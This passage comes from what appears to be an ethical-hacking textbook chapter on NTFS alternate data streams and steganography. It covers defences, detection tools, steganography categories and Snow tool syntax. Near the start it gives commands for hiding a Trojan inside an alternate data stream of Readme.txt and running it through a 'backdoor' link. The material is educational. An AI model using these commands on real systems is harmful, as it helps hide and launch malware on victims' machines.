
  ```
  C:\>mklink backdoor.exe Readme.txt:Trojan.exe
  ```

- **Executing the Trojan:**

  Type `C:\>backdoor` to run the Trojan that you have hidden behind Readme.txt. Here, the backdoor is the shortcut created in the previous step, which on execution installs the Trojan.

Note: Use Notepad to read the hidden file.

For example, the command `C:\>notepad sample.txt:secret.txt` creates the secret.txt stream behind the sample.txt file.



How to Defend against NTFS Streams

1. To delete NTFS streams, move the **suspected files** to the FAT partition
2. Use a third-party **file integrity checker** such as Tripwire File Integrity Manager to maintain the integrity of an NTFS partition files
3. Use programs such as **Stream Detector**, or **GMER** to detect streams
4. **Enable real-time antivirus scanning** to protect against the execution of malicious streams in the system
5. Use **up-to-date antivirus software** on the system

How to Defend against NTFS Streams

Perform the following tasks to defend against malicious NTFS streams:

- To delete hidden NTFS streams, move the suspected files to a File Allocation Table (FAT) partition.
- Use a third-party file integrity checker such as Tripwire File Integrity Manager to maintain the integrity of NTFS partition files against unauthorized ADSs.
- Use third-party utilities to show and manipulate hidden streams such as EventSentry SysAdmin Tools or adslist.exe.
- Avoid writing important or critical data to ADSs.
- Use up-to-date antivirus software on the system.
- Enable real-time antivirus scanning to protect against the execution of malicious streams in the system.
- Use file-monitoring software such as Stream Detector (*https://www.novirusthanks.org*), and GMER (*http://www.gmer.net*) to help detect the creation of additional or new data streams.
- Ensure that the firewall is configured properly to defend against any malicious data streams.
- For handling ADS, employ software with backup capabilities such as Symantec Backup Exec.
- Monitor the specific permissions needed for reading and writing the NTFS extended attributes.

Use LADS (*https://www.aldeid.com*) software as a countermeasure for NTFS streams. The latest version of lads.exe is GUI-based, and it reports the existence of ADSs. It searches for either single or multiple streams, reports the presence of ADSs, and provides the full path and length of each ADS found.

Other means include copying the cover file to a FAT partition and then moving it back to the NTFS. As FAT does not support ADSs, this technique effectively removes them from the original file.

NTFS Stream Detectors

There are various NTFS stream detectors available on the market. You can detect suspicious streams with the following NTFS stream detectors. You can download and install these stream detectors from their websites.

- **Stream Armor**

  Source: *https://securityxploded.com*

  Stream Armor is a tool used to discover hidden ADSs and clean them completely from your system. Its advanced auto analysis, coupled with an online threat verification mechanism, helps you eradicate any ADSs that may be present.

  As shown in the screenshot, security professionals use Stream Armor to analyze and detect ADS streams in their systems.

What is Steganography?

1. Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data
2. **Utilizing a graphic image as a cover** is the most popular method to conceal the data in files
3. The attacker can use steganography to hide messages such as **a list of the compromised servers**, source code for the hacking tool, or plans for future attacks

What is Steganography?

One of the shortcomings of various detection programs is their primary focus on streaming text data. What if an attacker bypasses normal surveillance techniques and still steals or transmits sensitive data? In a typical situation, after an attacker manages to infiltrate a firm as a temporary or contract employee, he/she surreptitiously seeks out sensitive information. While the organization may have a policy that does not allow removable electronic equipment in the facility, a determined attacker can still find ways to circumvent this by using techniques such as steganography.

Steganography refers to the art of hiding data "behind" other data without the knowledge of the victim. Thus, steganography hides the existence of a message. It replaces bits of unused data into ordinary files, such as graphics, sound, text, audio, and video with other surreptitious bits. The hidden data can be in the form of plaintext or ciphertext, and sometimes, an image. Utilizing a graphic image as a cover is the most popular method to conceal the data in files. Unlike encryption, the detection of steganography can be challenging. Thus, steganography techniques are widely used for malicious purposes.

For example, attackers can hide a keylogger inside a legitimate image; thus, when the victim clicks on the image, the keylogger captures the victim's keystrokes.

Attackers also use steganography to hide information when encryption is not feasible. In terms of security, it hides the file in an encrypted format, so that even if the attacker decrypts it, the message will remain hidden. Attackers can insert information such as source code for a hacking tool, a list of compromised servers, plans for future attacks, communication and coordination channels, etc.

Classification of Steganography

Based on its technique, steganography can be classified into two areas: technical and linguistic. In **technical** steganography, a message is hidden using scientific methods, whereas in **linguistic** steganography, it is hidden in a **carrier**, which is the medium used to communicate or transfer messages or files. This **medium** comprises of the hidden message, carrier, and steganography key.

The following diagram depicts the classification of steganography.



Figure 6.163: Classification of steganography

Technical Steganography

Technical steganography uses physical or chemical methods, including invisible ink, microdots, and other means, to hide the existence of a message. It is difficult to categorize all the methods by which these goals are achieved, but some examples can be listed as follows:

- **Invisible Ink**

  Invisible ink, or "security ink," is one of the methods of technical steganography. It is used for invisible writing with colorless liquids and can later be made visible by certain pre-negotiated manipulations such as lighting or heating. For example, if you use onion juice and milk to write a message, the writing will be invisible, but when heat is applied to the writing, it turns brown and the message therefore becomes visible.

  Applications of invisible ink are as follows:

  - Espionage
  - Anti-counterfeiting
  - Property marking
  - Hand stamping for venue readmission
  - Identification marking in manufacturing

- **Microdots**

  A microdot is a text or an image considerably condensed in size (with the help of a reverse microscope), fitting up to one page in a single dot, to avoid detection by unintended recipients. Microdots are usually circular and about one millimeter in diameter but can be converted into different shapes and sizes.

- **Computer-Based Methods**

  A computer-based method makes changes to digital carriers to embed information foreign to the native carriers. Communication of such information occurs in the form of text, binary files, disk and storage devices, and network traffic and protocols. It can alter software, speech, pictures, videos, or any other digitally represented code for transmission.

  ### Computer-based Steganography Techniques

  Based on the cover modifications applied in the embedding process, steganography techniques can be classified into six groups, which are as follows:

  - **Substitution Techniques**: In this technique, the attacker tries to encode secret information by substituting the insignificant bits with the secret message. If the receiver knows the places where the attacker embeds secret information, then he/she can extract the secret message.
  - **Transform Domain Techniques**: The transform domain technique hides the information in significant parts of the cover image, such as cropping, compression, and some other image processing areas. This makes it more difficult to carry out

attacks. One can apply the transformations to blocks of images or over the entire image.

- **Spread Spectrum Techniques**: This technique is less susceptible to interception and jamming. In this technique, communication signals occupy more bandwidth than required to send the information. The sender increases the band spread by means of code (independent of data), and the receiver uses a synchronized reception with the code to recover the information from the spread spectrum data.
- **Statistical Techniques**: This technique utilizes the existence of "**1-bit**" steganography schemes by modifying the cover in such a way that, when transmission of a "**1**" occurs, some of the statistical characteristics change significantly. In other cases, the cover remains unchanged, to distinguish between the modified and unmodified covers. The theory of hypothesis from mathematical statistics helps in extraction.
- **Distortion Techniques**: In this technique, the user implements a sequence of modifications to the cover to obtain a stego-object. The sequence of modifications represents the transformation of a specific message. The decoding process in this technique requires knowledge about the original cover. The receiver of the message can measure the differences between the original cover and the received cover to reconstruct the sequence of modifications.
- **Cover Generation Techniques**: In this technique, digital objects are developed specifically to cover secret communication. When this information is encoded, it ensures the creation of a cover for secret communication.

Linguistic Steganography

This type of steganography hides the message in the carrier of another file. Further classification of linguistic steganography includes semagrams and open codes.

- **Semagrams**

  Semagrams involve a steganography technique that hides information with the help of signs or symbols. In this technique, the user embeds some objects or symbols in the data to change the appearance of the data to a predetermined meaning. The classification of semagrams is as follows:

  - **Visual Semagrams**: This technique hides information in a drawing, painting, letter, music, or a symbol.
  - **Text Semagrams**: A text semagram hides the text message by converting or transforming the appearance of the carrier text message, such as by changing font sizes and styles, adding extra spaces as whitespaces in the document, and including different flourishes in letters or handwritten text.

- **Open Codes**

  Open code hides the secret message in a legitimate carrier message specifically designed in a pattern on a document that is unclear to the average reader. The carrier message is sometimes also known as the overt communication, and the secret message as the covert communication. The open-code technique consists of two main groups: jargon codes and covered ciphers.

- **Jargon Codes**: In this type of steganography, a certain language is used that can be understood by the particular group of people to whom it is addressed, while being meaningless to others. A jargon message is like a substitution cipher in many respects, but instead of replacing individual letters, the words themselves are changed. An example of a jargon code is "**cue**" code. A *cue* is a word that appears in the text and then transports the message.
- **Covered Ciphers**: This technique hides the message in a carrier medium visible to everyone. This type of message can be extracted by any person with knowledge of the method used to hide it. Further classification of cover ciphers includes null ciphers and grille ciphers.
    - **Null ciphers**: A technique used to hide the message within a large amount of useless data. The original data are mixed with the unused data in any order horizontally, diagonally, vertically, or in reverse so that no one can understand it other than those who know the order.
    - **Grille ciphers**: A technique used to encrypt plaintext by writing it onto a sheet of paper through a pierced (or stenciled) sheet of paper, cardboard, or any other similar material. In this technique, one can decipher the message using an identical grille. This system is thus difficult to crack and decipher, as only someone with the correct grille will be able to decipher the hidden message.

Types of Steganography based on Cover Medium

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the existence of the message. The increasing use of electronic file formats with new technologies has made data hiding possible. Basic steganography can be broken down into two areas: data hiding and document making. Document making deals with protection against removal. Its further classifications of cover medium include watermarking and fingerprinting.

The different types of steganography are as follows:

- Image Steganography
- Document steganography
- Folder Steganography
- Video Steganography
- Audio Steganography
- Whitespace Steganography
- Web Steganography
- Spam/Email Steganography
- DVD-ROM Steganography
- Natural Text Steganography
- Hidden OS Steganography
- C++ Source-Code Steganography

Whitespace Steganography

Whitespace steganography is used to conceal messages in ASCII text by adding whitespaces to the ends of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If built-in encryption is used, the message cannot be read even if it is detected.

- **Snow**

  Source: *http://www.darkside.com.au*

  Snow is a program for concealing messages in text files by appending tabs and spaces to the ends of lines, and for extracting messages from files containing hidden messages. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs. This usually allows three bits to be stored every eight columns. There is an alternative encoding scheme that uses alternating spaces and tabs to represent 0s and 1s. However, users rejected it because it uses fewer bytes but requires more columns per bit (4.5 vs. 2.67). An appended tab character is an indication of the start of the data, which allows the insertion of mail and news headers without corrupting the data.

  As shown in the screenshot, attackers use the Snow tool to hide messages in a text file using the following command:

  Syntax: **snow [-CQS] [-p passwd] [-l line-len] [-f file | -m message] [infile [outfile]]**

  Options:

  - **-C**: Compress the data if concealing, or uncompress it if extracting.

- **-Q**: Quiet mode. If not set, the program reports statistics such as compression percentages and the amount of available storage space used.
- **-S**: Report on the approximate amount of space available for a hidden message in the text file. Line length is valid but ignore other options.
- **-p password**: If this is set, data encryption occurs with this password during concealment, or decryption during extraction.
- **-l line-length**: When appending whitespaces, Snow will always produce lines shorter than this value. By default, the line length is 80.
- **-f message-file**: The input text file will hide the contents of this file.
- **-m message-string**: The input text file will hide the contents of this string. Note that, unless a new line is somehow included in the string, it will not appear in the extracted message.

Image Steganography

Images are the most popular cover objects used for steganography. Image steganography allows you to conceal your secret message within an image. You can exploit the redundant bits of the image to conceal your message within it. These redundant bits are those parts of the image that have very little effect on it if altered. The detection of this alteration is not easy. You can conceal your information within images of different formats (e.g., .PNG, .JPG, .BMP).

Images are popular “cover objects” used for steganography by replacing redundant bits of image data with the message, in such a way that human eyes cannot detect the effect. Image steganography is classified into two types: image domain and transform domain. In ***image domain*** (spatial) techniques, a user embeds the messages directly in the intensity of the pixels. In ***transformdomain*** (frequency) techniques, first, the transformation of images occurs; then the user embeds the message in the image.

The following figure depicts the image steganography process and the role of steganography tools in the process.

Information

Figure 6.165: Image steganography process

Image File Steganography Techniques

- **Least-Significant-Bit Insertion**

  The least-significant-bit insertion technique is the most commonly used technique of image steganography, in which the least significant bit (LSB) of each pixel helps hold secret data. The LSB is the rightmost bit of each pixel of an image.

  In the LSB insertion method, the binary data of the message are broken up and inserted into the LSB of each pixel in the image file in a deterministic sequence. Modifying the LSB does not result in a visible difference because the net change is minimal and can be indiscernible to the human eye. Thus, its detection is difficult.

